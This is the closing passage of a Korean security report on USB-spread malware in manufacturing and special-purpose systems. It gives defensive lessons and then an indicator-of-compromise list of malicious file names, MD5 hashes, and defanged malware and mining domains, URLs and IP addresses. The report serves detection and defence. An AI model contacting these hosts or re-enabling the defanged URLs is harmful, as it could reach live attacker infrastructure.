USB 플래시 드라이브를 통해 전파되는 악성코드는 제조 산업 분야에서 꾸준히 감염이 보고되고 있다. 많은 기업에서 보안 정책상 생산 공정 내부로 USB 플래시 드라이브를 반입할 때는 백신 프로그램으로 검사해야 하지만 실제로는 이런 절차를 무시해 생산 설비가 악성코드에 감염되는 종종 보고된다.

7. 결론

생산 설비나 특수목적 시스템은 그동안 외부와 인터넷이 연결되어 있지 않아 상대적으로 보안에 소홀했는데 랜섬웨어 공격으로 생산 공정이나 서비스가 중단되는 일¹⁷이 발생하며 외부에 보안 문제가 알려지기 시작했다. 하지만, 생산 설비와 특수목적 시스템이 USB 플래시 드라이브를 통해 전파되는 악성코드 피해는 10년 이상 보고되고 있었다. USB 플래시 드라이브를 통해 악성코드가 전파되는 기법은 오래되었고 이들 시스템을 목표하지 않았고 백신 프로그램에서도 진단되어 새롭지도 않아 별일 아닌 문제로 생각하기 쉽다. 하지만, 공격자가 특정 산업이나 서비스를 목표로 악성코드를 제작한다면 심각한 문제가 발생할 수 있다.

¹⁷ <https://www.zdnet.com/article/tsmc-says-variant-of-wannacry-virus-brought-down-its-plants/>

¹⁸ <https://www.bbc.com/news/technology-52982427>

백신 프로그램에서 진단 가능하고 구형 시스템에서만 원활하게 동작할 수 있는 이들 악성코드가 10 년 이상 특정 산업에서 왕성히 활동하고 있다는 점에서 몇가지 교훈을 얻을 수 있다. 여전히 많은 사람들이 백신 프로그램 설치와 같은 최소한의 보안을 수행하고 있지 않고 내부로 반입되는 저장 매체에 대한 보안 정책이 지켜지지 않고 있다는 점이다. 내부 시스템이 USB 플래시 메모리를 통해 악성코드 감염되기 전에 막을 수 있는 여러 기회가 있다. 첫째, 유지보수 담당자의 컴퓨터에 악성코드가 감염되지 않았다면 USB 플래시 드라이브가 악성코드에 오염되지 않았다. 대부분 신종 악성코드가 아니기 때문에 백신 프로그램만 설치되어 있어도 감염을 막을 수 있다. 둘째, 유지보수 담당자가 가져온 USB 플래시 드라이브를 내부에 반입할 때 백신 프로그램으로 검사 했다면 내부 유입을 막을 수 있다. 셋째, 시스템에 백신 프로그램이나 화이트리스트 기반 보안 프로그램이 설치되어 있었다면 악성코드가 감염되지 않을 수 있다.

새로운 보안위협에 대한 대비도 중요하지만 이미 관련 보안 패치도 나와 있고 백신 프로그램 진단/치료도 가능해 정해진 보안 정책만 잘 지켜도 피해를 줄일 수 있는 과거 악성코드의 대응이 더 쉽지 않을까 싶다.

IoC (Indicators of Compromise)

대표 파일이름

~~~~~.1

Drive.bat

Files.bat

fun.exe

igfxsrv.exe

killVBS.vbs

MS32DLL.dll.vbs

Nissan.exe

other.exe

rknrl.TMP1

rknrl.TMP2

run.exe

Thumb.db

winmgr.exe

winsit.exe

winstart.vbs

winsxvs.exe

wmimgmt.exe

## Hashes (md5)

0a456ffff1d3fd522457c187ebcf41e4  
164e1aab8107acb9aede9e2424012c13  
18f3a44388176725ab179cac6309fd46  
28c96622c1cf2f98932a20f9709580de  
2d5e9f0af1e78f0078c68bf1a35ccb1e  
328c03ca3c396c9c29518498a41b74ac  
3f097745bc355e14961023392e369ed9  
45bc780a1a31c3baac135ac9563f010a  
4ffd2baf81e34ed4dfe0471f55b346ee  
5c7a77c4ecbdb0a4b234b8d10f5a0c81  
664b3007c043c26cff911d8b400bd0bf  
977a2c8088b38e086137938079b25f43  
a23f2799d70decce3fa37db9a7c0a9d1  
a81b4d4971f2fcb739b384e33e6053e6  
c027aeac082f01c7a6c194b04c410383  
cb9b8d4943e85553dfd9a1aee7d1878f  
cf1354bf2fb650b26bbe3dd2130f9a0b  
d027b6120806146d04d20585b612fe6b  
ddab853ca44ec2195d24c4dae1914d78

## Domains, URLs and IP address

. http를 hxxp로 대체

61.97.202.13  
earth.pipro.net  
hxxp://101legit.com  
hxxp://95.153.31.18/  
hxxp://95.153.31.22  
hxxp://bellsyscdn.com/  
hxxp://legitville.com/  
hxxp://newalpha.alphanoob.com

hxxp://newalpha.alphanoob.com  
hxxp://newalpha.super-gamezer.com  
hxxp://noobminer.publicvm.com  
hxxp://superalpha.newminersage.com  
hxxp://superalpha.radnewage.com  
hxxp://urchintelemetry.com/  
saturn.losa.pl  
uranus.kei.su

## 참고 문헌 (References)

- [1] Monero-Mining RETADUP Worm (<https://blog.trendmicro.com/trendlabs-security-intelligence/monero-mining-retadup-worm-goes-polymorphic-gets-an-autohotkey-variant/>)
- [2] Meng Su & Dong Xie, Learning about Bflient through Sample Analysis
- [3] Brian Anderson. (2010). Seven Deadliest USB Attacks. Syngress